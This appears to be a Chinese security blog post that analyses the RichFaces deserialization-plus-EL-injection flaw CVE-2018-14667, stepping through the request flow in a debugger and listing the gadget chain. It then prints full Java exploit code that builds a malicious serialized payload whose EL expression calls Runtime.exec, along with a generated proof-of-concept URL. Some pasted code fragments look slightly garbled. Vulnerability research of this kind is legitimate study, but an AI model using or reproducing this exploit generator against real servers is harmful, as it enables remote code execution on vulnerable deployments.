
在 **调试 0x02 部分** 中，我们找到了漏洞触发点，但还没跟踪程序执行流程，需要下第一个入口断点，跟踪程序的执行流程。

在不了解框架和具体漏洞产生过程之前，理想的第一个断点应该是 HTTP 请求的全局过滤器，因为进入应用的所有数据都会流经这里，可以认为是一切的起点。

首先找到 WEB-INF 下的 web.xml 文件，找到 filter，只有一个 filter-class，直接进入 org.jboss.seam.servlet.SeamFilter 类 (richfaces-demo-3.3.0.GA-tomcat6/WEB-INF/lib/org.jboss.seam-jboss-seam-2.1.0.SP1.jar!/org.jboss.seam.servlet/SeamFilter.class) 中




发现 SeamFilter 类是实现的 javax.servlet.Filter 接口，继续跟进可以发现有几个类都实现了 Filter 接口，没办法进一步确定哪个类可以进入请求流程。所以第一个断点就先下在 SeamFilter 类的 doFilter 方法中



0x04: 跟踪程序执行流

找到第一个断点后继续执行程序, 通过 debug 先是跟踪到 org.jboss.seam-jboss-seam-2.2.0.GA.jar!/org/jboss/seam/web/Ajax4jsfFilter.class 类中的 doFilter 方法, 然后又到 richfaces-impl-jsf2-3.3.3.Final.jar!/org/ajax4jsf/webapp/BaseFilter.class 类中。

再往后继续执行, 发现这是最后一个 doFilter 方法, 所以取消先前的断点, 把第一个断点移到 BaseFilter 的 doFilter 方法中, 重新刷新网页, 直接让程序执行到 BaseFilter 类的 doFilter 方法中



在BaseFilter的 doFilter 的方法中，通过在多个 if else 结构下断点，发现在 else if (!this.getResourceService().serviceResource(httpServletRequest, httpServletResponse)) 语句处会进入请求资源处理流程：


```
312     try {
313         var13 = true;
314         request.setAttribute(S: "com.exade.vcp.Filter.done", Boolean.TRUE); request: RequestFacade@7162
315         String ajaxPushHeader = httpRequest.getHeader(S: "Ajax-Push-Key"); ajaxPushHeader: null
316         if (httpServletRequest.getMethod().equals("HEAD") && null != ajaxPushHeader) {
317             PushEventsCounter listener = this.eventsManager.getListener(ajaxPushHeader); eventsManager: PollEventsManager@6465
318             httpServletResponse.setContentType("text/plain");
319             if (listener.isPerformed()) {
320                 listener.processed();
321                 httpServletResponse.setStatus(200);
322                 httpServletResponse.setHeader(S: "Ajax-Push-Status", s1: "READY");
323                 if (log.isDebugEnabled()) {
324                     log.debug(O: "Occurs event for a id " + ajaxPushHeader);
325                 }
326             } else {
327                 httpServletResponse.setStatus(202);
328                 if (log.isDebugEnabled()) {
329                     log.debug(O: "No event for a id " + ajaxPushHeader); ajaxPushHeader: null
330                 }
331             }
332
333             httpServletResponse.setContentLength(0);
334             var13 = false;
335         } else if (!this.getResourceService().serviceResource(httpServletRequest, httpServletResponse)) { httpServletRequest:
336             this.setupRequestEncoding(httpServletRequest);
337             this.checkMyFacesExtensionsFilter(httpServletRequest);
338             this.processUploadsAndHandleRequest(httpServletRequest, httpServletResponse, chain);
339             var13 = false;
340         } else {
341             var13 = false;
342         }
343     } finally {
344         if (var13) {
```

继续debug, 发现原始的

/a4j/s/3_3_3.Final.org.ajax4jsf.resource.UserResource/n/s/-1326989846/DATA/xxxxxx.jsf 形式的URL在经过 richfaces-impl-jsf2-3.3.3.Final.jar!/org/ajax4jsf/webapp/WebXml.class 的 getFacesResourceKey 方法处理后, 被去掉部分前缀和 .jsf 后缀, 变成 org.ajax4jsf.resource.UserResource/n/s/-1487394660/DATA/xxxxxx 形式的 resourceKey

```
public String getFacesResourceKey(HttpServletRequest request) {
    String resourcePath = request.getRequestURI().substring(request.getContextPath().length());
    return this.getFacesResourceKey(resourcePath);
}
```

然后再次进入 richfaces-impl-jsf2-

3.3.3.Final.jar!/org/ajax4jsf/resource/InternetResourceService.class 类中的 serviceResource 方法中 (部分代码已省略):

```
public void serviceResource(String resourceKey, HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
    InternetResource resource;
    try {
        resource = this.getResourceBuilder().getResourceForKey(resourceKey);
    } catch (ResourceNotFoundException var19) {
        throw new ServletException(var19);
    }
    Object resourceDataForKey = this.getResourceBuilder().getResourceDataForKey(resourceKey);
    ResourceContext resourceContext = this.getResourceContext(resource, request, response);
    resourceContext.setResourceData(resourceDataForKey);
    try {
        if (resource.isCacheable(resourceContext) && this.cacheEnabled) {
            .....
            String cacheKey = resourceKey;
            CachedResourceContext cachedResourceContext = new CachedResourceContext(resourceContext);
            CacheContext cacheLoaderContext = new CacheContext(cachedResourceContext, resource);
            .....
        } else {
            this.getLifecycle().send(resourceContext, resource);}
    } finally {
        resourceContext.release();
    }
}
```

函数中尝试通过 resourceKey 获得 resource 对象

```
resource = this.getResourceBuilder().getResourceForKey(resourceKey);
```

然后会获得 resourceDataForKey 对象


```
Object resourceDataForKey = this.getResourceBuilder().getResourceDataForKey(resourceKey);
```

通过 debug 发现 resourceDataForKey 在本地请求中其实就是 UserResource\$UriData 类型对象，继续进入 getResourceDataForKey 方法，debug 可以看到反序列化前的数据被存储到 dataString 参数中

```
InternetResourceService.class x ResourceBuilderImpl.class x StateHolder.class x StateHolderSaver.class x UserResource.class x WebXml.class x RequestFacade.class x connector\Request.class x
Decompiled .class file, bytecode version: 49.0 (Java 5) Download...
230
231
232 public Object getResourceDataForKey(String key) { key: "org.ajax4jsf.resource.UserResource/n/s/~1487394660/DATA/eAFtkr9rFEEUx5-LwR9RUASMFhauIncWcyBaRavkTIQ9hV0
233 Object data = null; data: null
234 String dataString = null; dataString: "eAFtkr9rFEEUx5-LwR9RUASMFhauIncWcyBaRavkTIQ9hV0iGKt3r-8us870-M3MXhaDdjaCINja2Wf1X2Ar20Q!sBIRIQJ2su4eQQWmJfzne!7vC!s
235 Matcher matcher = DATA_SEPARATOR_PATTERN.matcher(key); matcher: "java.util.regex.Matcher[pattern=/DAT(A|B)/ region=0, 664 lastmatch=/DATA/]"
236 if (matcher.find()) {
237     if (log.isDebugEnabled()) {
238         log.debug(Messages.getMessage( name: "RESTORE_DATA_FROM_RESOURCE_URI_INFO", key, dataString));
239     }
240
241     int dataStart = matcher.end(); dataStart: 56 matcher: "java.util.regex.Matcher[pattern=/DAT(A|B)/ region=0, 664 lastmatch=/DATA/]"
242     dataString = key.substring(dataStart); key: "org.ajax4jsf.resource.UserResource/n/s/~1487394660/DATA/eAFtkr9rFEEUx5-LwR9RUASMFhauIncWcyBaRavkTIQ9hV0iGK
243     byte[] objectArray = null; objectArray: null
244
245     try {
246         byte[] dataArray = dataString.getBytes( charsetName: "ISO-8859-1"); dataArray: {101, 65, 70, 116, 107, 114, 57, 114, 70, 69, + 598 more} dataString
247         objectArray = this.decrypt(dataArray); objectArray: null dataArray: {101, 65, 70, 116, 107, 114, 57, 114, 70, 69, + 598 more}
248     } catch (UnsupportedEncodingException var12) {
249     }
250
251     if ("B".equals(matcher.group(1))) {
252         data = objectArray;
253     } else {
254     }
255     try {
256         ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(objectArray));
257         data = in.readObject();
258     } catch (StreamCorruptedException var9) {
259         log.error(Messages.getMessage( name: "STREAM_CORRUPTED_ERROR"), var9);
260     } catch (IOException var10) {
261         log.error(Messages.getMessage( name: "DESERIALIZE_DATA_INPUT_ERROR"), var10);
262     } catch (ClassNotFoundException var11) {
263         log.error(Messages.getMessage( name: "DATA_CLASS_NOT_FOUND_ERROR"), var11);
264     }
```

dataString 由字符串转为数组后，经过 decrypt 方法处理，被还原为一个 objectArray 数组，当匹配到时 /DATA/ 路径时，会被 readObject 反序列化。到目前为止，可以发现被反序列化的数据就是 URL 中 /DATA/ 后面去掉 .jsf 字符串的部分，能被我们完全控制。

进入 decrypt 方法中仔细查看，发现数据只是进行了简单的 base64 解码和解压缩，没有经过什么加密算法处理，而且此 decrypt 方法应该和上面的 encrypt 方法在功能上相互对应，一个解密资源一个加密资源。



执行完反序列化后，再回到上面讲到的 `InternetResourceService` 类中的 `serviceResource` 方法，跟入下面这行语句

```
this.getLifecycle().send(resourceContext, resource)
```

两个参数：`resourceContext` 包含反序列化后的 `UserResource$UriData` 对象，`resource` 是 `UserResource` 对象。继续进入 `richfaces-impl-jsf2-`

`3.3.3.Final.jar!/org/ajax4jsf/resource/ResourceLifecycle.class` 中的 `send` 方法。

`this.getLifecycle().send` 方法又调用了 `sendResource` 方法，

```
this.sendResource(resourceContext, resource);
```

`sendResource` 方法调用了 `resource.send` 方法

```
resource.send(resourceContext);
```

这里的 `resource` 是 `UserResource` 对象，所以直接进入 `richfaces-impl-jsf2-`

`3.3.3.Final.jar!/org/ajax4jsf/resource/UserResource.class` 的 `send` 方法中，`send` 方法的完整代码如下：

```
public void send(ResourceContext context) throws IOException {
    UserResource.UriData data = (UserResource.UriData)this.restoreData(context);
    FacesContext facesContext = FacesContext.getCurrentInstance();
    if (null != data && null != facesContext) {
        ELContext elContext = facesContext.getELContext();
        OutputStream out = context.getOutputStream();
        MethodExpression send = (MethodExpression)UIComponentBase.restoreAttachedState(facesContext, data.createContent());
        send.invoke(elContext, new Object[]{out, data.value});
    }
}
```

send 方法首先通过 ResourceContext 类型的 context 参数获得了 UserResource\$UriData 类型的数据对象，通过 UIComponentBase.restoreAttachedState 方法获得了一个 javax.el.MethodExpression 类型的 send 对象。同类中与 restoreAttachedState 方法对应的是 saveAttachedState方法。

send 方法中最终通过 javax.el.MethodExpression.invoke (send.invoke) 方法执行了 el 表达式，将图片动态展示在了网页上。

进入 jsf-api-2.0.2.jar!/javax/faces/component/UIComponentBase.class 类 restoreAttachedState 方法中，可以看到传入的 UserResource\$UriData.createContent 值是个 StateHolderSaver 类型对象

```
StateHolderSaver saver = (StateHolderSaver)stateObj;
result = saver.restore(context);
```

跟进 jsf-api-2.0.2.jar!/javax/faces/component/StateHolderSaver.class 类的 restore 方法

```
public Object restore(FacesContext context) throws IllegalStateException {
    Object result = null;
    if (null == this.className && null != this.savedState) {
        return this.savedState;
    } else if (this.className == null) {
        return null;
    } else {
        Class toRestoreClass;
        try {
            toRestoreClass = loadClass(this.className, this);
        } catch (ClassNotFoundException var7) {
            throw new IllegalStateException(var7);
        }
        if (null != toRestoreClass) {
            try {
                result = toRestoreClass.newInstance();
            } catch (InstantiationException var5) {
                throw new IllegalStateException(var5);
            } catch (IllegalAccessException var6) {
                throw new IllegalStateException(var6);
            }
        }
        if (null != result && null != this.savedState && result instanceof StateHolder) {
            ((StateHolder)result).restoreState(context, this.savedState);
        }
        return result;
    }
}
```

发现是调用了同类中的 `loadClass` 方法，获得了一个 `class` 对象，然后获得一个 `StateHolder` 类的实例，再调用 `StateHolder` 类的 `restoreState` 方法获取对应的值。

接着进 `loadClass` 看一眼，是通过 `Class.forName` 反射获得当前 `Context` 下的 `class` 对象。

```
private static Class loadClass(String name, Object fallbackClass) throws ClassNotFoundException {
    ClassLoader loader = Thread.currentThread().getContextClassLoader();
    if (loader == null) {
        loader = fallbackClass.getClass().getClassLoader();
    }
    return Class.forName(name, false, loader);
}
```

另外，同类 `UIComponentBase` 中与 `restoreAttachedState` 方法对应的是 `saveAttachedState` 方法，主要功能是由 `context` 和 `MethodExpression` 类型对象生成 `StateHolderSaver` 类型对象并返回

```
result = new StateHolderSaver(context, attachedObject);
```

到这里，我们就把漏洞相关的 `Richfaces` 展示动态图片的过程给梳理清楚了，其中可以看到构造漏洞利用代码的一条关键步骤如下：

0. 根据 `a4j:mediaOutput` 标签标识,生成对应的图片资源链接,并展示在页面上
1. 从请求URL中截取用来获得图片资源的字符串
2. 解密字符串
3. 反序列化获得 `UserResource$UriData` 类型对象

4. 在当前上下文中通过 `StateHolderSaver.restore` 方法反射获得 `UriData.createContent` 属性值对应的 `MethodExpression` 类型对象
5. 执行对应的 EL 表达式

0x05: 漏洞利用链

```
BaseFilter#doFilter
InternetResourceService#serviceResource
ResourceBuilderImpl#getResourceForKey
ResourceBuilderImpl#decrypt
ObjectInputStream#readObject
ResourceLifecycle#sendResource
UserResource#send
StateHolderSaver#restore
MethodExpressionImpl#invoke
```

0x06: 漏洞利用代码

因为 `jsf-api-2.0.2.jar` 中的 `javax.faces.component.StateHolderSaver` 类没有声明 `public`，不能从外部调用。

所以可以找到 `jsf-api-2.0.2.jar` 的源码，在 `StateHolderSaver.java` 文件同目录下建立 `CVE_2018_14667.java` 文件，最终的漏洞利用代码如下：

```
package javax.faces.component;

import java.util.zip.Deflater;
import java.io.ObjectOutput;
import java.io.ObjectOutputStream;
import java.io.ByteArrayOutputStream;
import java.lang.reflect.Constructor;

import javax.el.MethodExpression;
import javax.faces.FacesException;

import org.ajax4jsf.util.base64.Codec;
import org.jboss.el.MethodExpressionImpl;

import ysoserial.payloads.util.Reflections;

public class CVE_2018_14667 {
    private static Codec codec = new Codec();

    protected static byte[] encrypt(byte[] src) {
        try {
            Deflater compressor = new Deflater(1);
            byte[] compressed = new byte[src.length + 100];
            compressor.setInput(src);
            compressor.finish();
            int totalOut = compressor.deflate(compressed);
            byte[] zipsrc = new byte[totalOut];
            System.arraycopy(compressed, 0, zipsrc, 0, totalOut);
            compressor.end();
            return codec.encode(zipsrc);
        } catch (Exception var6) {
            throw new FacesException("Error encode resource data", var6);
        }
    }

    public static void main(String[] args) throws Exception {
        // 要执行的 EL 表达式
        String poc = "#[request.getClass().getClassLoader().loadClass(\"java.lang.Runtime\").getMethod(\"getRuntime\").invoke(nu\nll).exec(\"*calc*\")]";
        // 反射获得 UriData
        Class cls = Class.forName("org.ajax4jsf.resource.UserResource$UriData");
        Constructor constructor = cls.getDeclaredConstructors()[0];
        constructor.setAccessible(true);
        Object obj = constructor.newInstance();
        // 构造包含 EL 表达式的 stateHolderSaver 对象 exp
        Class[] arg = new Class[] { javax.el.MethodExpression.class };
        MethodExpression ms = new MethodExpressionImpl(poc, null, null, null, null, arg);
        StateHolderSaver exp = new StateHolderSaver(null, ms);
        // 将 exp 赋值给 UriData 的 createContent 属性
        Reflections.setFieldValue(obj, "createContent", exp);
        // 序列化对象
        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
        ObjectOutput output = new ObjectOutput(byteArrayOutputStream);
        output.writeObject(obj);
        // 加密字符串
        byte[] result = encrypt(byteArrayOutputStream.toByteArray());
        System.out.println("/" + new String(result, "ISO-8859-1") + ".jsf");
    }
}
```

以上代码需要导入的 jar 包

- ysoserial-master-v0.0.5.jar
- jboss-el-1.0_02.CR4.jar
- richfaces-impl-jsf2-3.3.3.Final.jar


其中的 encrypt 方法，和 richfaces-impl-jsf2-

3.3.3.Final.jar!/org/ajax4jsf/resource/ResourceBuilderImpl.class 的 encrypt 方法一致。

另外需要注意的一点是 javax.el.MethodExpression 类中的 serialVersionUID 要和运行环境 Tomcat lib 的 el-api.jar 中 javax.el.MethodExpression 的 serialVersionUID 值一致。

最后生成的 windows 弹计算器测试POC:

```
http://127.0.0.1:8888/aj/s/3_3_0.GAorg.ajax4jsf.resource.UserResource/n/s/-1487394660/DATA/eAFgkbgrFEEUx18Ogz
giCjowWKTiKnJnMddolVhFMckeQpYIJtW72XfnrLMzczOzl8VDuzRpLNLa2SaVf4GtYJP!wCoEEYJg7-zukSCIU82b-c7nfd93
Dn!CvLNwX9sRwwzLB5kbMktOF5YT23JkN2fF3SorHqNHqFb74Y8WXLphkVtCT-taeVLew804wwn2JKpR78Ugl-5XY7hMp
RGOYb3MBfDlVynYigondXzE5QF1UVpgpd7FaJkQ-TkGNe5oSqwWeJDowotU7IJTsi--vr50cHHb!0WtGK4yiU69xxz-ttD4q
1Qo-Dhmgtvoprh4VbjUuheQlagFG9xIGm1NFX7LSqKbKcdYyRZn!xrnT4pTfDvhFbPciMHZou!F77c6F8HKC3cbuz-QzuOlxa2
P3w!a9W69rnugvZpbz!5tX28VinM7hR270wtjQtyno3lr1czdbrn21hjGD4cyLBpLqMKyqq42WahvMgpqvWN7U4UKBfnQk30
G-qoQsouo5J4J-loedR9B1BYaO!UsTSOWXBHxy9PTpenT2uD4d!n!H!mNSYkaP4ALHfPHA_...jsf
```



参考:

Red Hat JBoss EAP RichFaces - unserialize + el = RCE - 【CVE-2018-14667】

<https://codewhitesec.blogspot.com/2018/05/poor-richfaces.html>

<https://tint0.com/when-el-injection-meets-java-deserialization/>

blog comments powered by Disqus